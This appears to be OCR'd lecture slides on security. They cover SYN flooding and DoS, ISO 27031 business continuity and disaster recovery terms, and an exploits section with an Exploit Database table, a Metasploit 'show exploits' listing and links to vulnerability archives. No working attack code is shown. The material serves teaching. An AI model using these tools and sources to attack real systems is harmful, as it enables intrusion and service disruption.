
Syn Flooding (e.g. synflood.c)

- A **TCP connection request** (SYN) is sent to the target computer
- The source IP address in the packet is "spoofed" or replaced with an address that is not in use on the Internet, or that belongs to another computer
- An attacker will send many of these **TCP SYNs to tie up as many resources** as possible on the target computer


Denial of Services (Cont.)



Denial of Services (Cont.)



From DoS to DDoS Attacks



Business Continuity Planning and Disaster Recovery Planning

Business Continuity Management Overview

Definition (ISO 27031):

- Business continuity management (BCM)– holistic management process that identifies potential threats to an organization and the impacts to business operations whose threats, if realized, might cause, and which provides a framework for building organizational resilience with the capability for an effective response that safeguards the interests of its key stakeholders, reputation, brand and value-creating activities
- Business continuity plan (BCP) – documented procedures that guide organizations to respond, recover, resume, and restore to a pre-defined level of operation following disruption

Disaster Recovery Plan


Definition (ISO 27031)

- ICT disaster recovery (Disaster Recovery or DR) – ability of the ICT elements of an organization to support its critical business functions to an acceptable level within a predetermined period of time following a disruption
- ICT disaster recovery plan (ICT DRP or DRP) – clearly defined and documented plan which recovers ICT capabilities when a disruption occurs

Some more key terms

Definitions (ISO 27031)

- minimum business continuity objective (MBCO) – minimum level of services and/or products that is acceptable to the organization to achieve its business objectives during a disruption
- recovery point objective (RPO) – point in time to which data must be recovered after a disruption has occurred
- recovery time objective (RTO) – period of time within which minimum levels of services and/or products and the supporting systems, applications, or functions must be recovered after a disruption has occurred




Disaster

Last available backed up data

Back to operation

Business continuity framework from ISO 27031



Note: ICT = Information communication and technology = IT

Business Continuity Planning Overview

1. Business Impact Analysis
   - What is BIA ?
   - Objectives of BIA
   - Techniques


2. Strategy Formulation
   - Results of BIA
   - Risk Against Probability

Business Continuity Planning Overview (Cont.)

3. Plan Develop
   - Contents of the Plan
4. Plan Implementation and Testing
   - Implementation Barriers
   - Why Testing ?
   - What Kinds of Testing ?
5. Maintenance
   - Why BCP Maintenance ?
   - Revision Focus

Exploitations

Exploits and Metasploits



The Exploit Database

The Exploit Database (EDB) - an ultimate archive of exploits and
penetration testers, vulnerability researchers, and security addict
submittals and mailing lists and concentrate them in one, easy to na

Remote Exploits

Date	D	A	V	Description		
2014-06-01	↓		✓	Easy File Management Web Server v5.3 - UserID Remote Buffer (		
2014-05-30	↓	-	✓	ElasticSearch Dynamic Script Arbitrary Java Execution		
2014-05-28	↓			TORQUE Resource Manager 2.5.x-2.5.13 - Stack Based Buffer O		
2014-05-27	↓		✓	Easy File Sharing FTP Server 3.5 - Stack Buffer Overflow		
2014-05-26	↓	-	✓	Symantec Workspace Streaming Arbitrary File Upload	multiple	metasploit
2014-05-21	↓		✓	Easy File Management Web Server 5.3 - Stack Buffer Overflow	windows	superkojiman
2014-05-21	↓		✓	Easy Address Book Web Server 1.6 - Stack Buffer Overflow	windows	superkojiman

```
msf > show
show all        show encoders   show nops       show payloads   show post
show auxiliary  show exploits   show options    show plugins
msf > show exploits

Exploits
========

   Name                                                              Disclosure Date  Rank       Description
   ----                                                              ---------------  ----       -----------
   aix/local/ibstat_path                                             2013-09-24       excellent  ibstat $PATH Pr
ivilege Escalation
   aix/rpc_cmsd_opcode21                                             2009-10-07       great      AIX Calendar Ma
nager Service Daemon (rpc.cmsd) Opcode 21 Buffer Overflow
   aix/rpc_ttdbserverd_realpath                                      2009-06-17       great      ToolTalk rpc.tt
dbserverd _tt_internal_realpath Buffer Overflow (AIX)
   android/browser/samsung_knox_smdm_url                             2014-11-12       excellent  Samsung Galaxy
KNOX Android Browser RCE
   android/browser/webview_addjavascriptinterface                    2012-12-21       excellent  Android Browser
 and WebView addJavascriptInterface Code Execution
   android/fileformat/adobe_reader_pdf_js_interface                  2014-04-13       good       Adobe Reader fo
r Android addJavascriptInterface Exploit
   android/local/futex_requeue                                       2014-05-03       excellent  Android 'Towelr
oot' Futex Requeue Kernel Exploit
   apple_ios/browser/safari_libtiff                                  2006-08-01       good       Apple iOS Mobil
eSafari LibTIFF Buffer Overflow
   apple_ios/email/mobilemail_libtiff                                2006-08-01       good       Apple iOS Mobil
eMail LibTIFF Buffer Overflow
   apple_ios/ssh/cydia_default_ssh                                   2007-07-02       excellent  Apple iOS Defau
lt SSH Password Vulnerability
   bsdi/softcart/mercantec_softcart                                  2004-08-19       great      Mercantec SoftC
art CGI Overflow
   dialup/multi/login/manyargs                                       2001-12-12       good       System V Derive
d /bin/login Extraneous Arguments Buffer Overflow
   firefox/local/exec_shellcode                                      2014-03-10       normal     Firefox Exec Sh
ellcode from Privileged Javascript Shell
   freebsd/ftp/proftp_telnet_iac                                     2010-11-01       great      ProFTPD 1.3.2rc
3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   freebsd/local/mmap                                                2013-06-18       great      FreeBSD 9 Addre
ss Space Manipulation Privilege Escalation
   freebsd/misc/citrix_netscaler_soap_bof                            2014-09-22       normal     Citrix NetScale
r SOAP Handler Remote Code Execution
   freebsd/samba/trans2open                                          2003-04-07       great      Samba trans2ope
n Overflow (*BSD x86)
   freebsd/tacacs/xtacacsd_report                                    2008-01-08       average    XTACACSD report
() Buffer Overflow
   freebsd/telnet/telnet_encrypt_keyid                               2011-12-23       great      FreeBSD Telnet
Service Encryption Key ID Buffer Overflow
   hpux/lpd/cleanup_exec                                             2002-08-28       excellent  HP-UX LPD Comma
```

Exploits and Vulnerability Database

https://www.exploit-db.com

https://github.com/offensive-security/exploit-database (SearchSploit for Exploit-db.com)

http://www.securityfocus.com (Bugtraq ID)

http://packetstormsecurity.com

http://www.cvedetails.com (CVE)

https://cve.mitre.org/cve/index.html (CVE)


http://www.rapid7.com/db/vulnerabilities (from Rapid 7)

http://www.rapid7.com/db/modules (Modules for Metasploit)

http://www.tenable.com/pvs-plugins (Tenable Nessus)

Exploits (Recent cases)


- Internet Explorer vulnerabilities
- StageFright
- Thunderstrike 2


Credit: CSO staff

The patch fixes a security hole that lets an attacker run malicious code remotely

By Blair Hanley Frank FOLLOW


IDG News Service | Aug 18, 2015 3:36 PM PT


“Thunderstrike 2” rootkit uses Thunderbolt accessories to infect Mac firmware [Updated]

Problems remain, but Macs running 10.10.4 and up aren't "trivially vulnerable."

by **Andrew Cunningham** - Aug 6, 2015 3:51am CST

Metasploit



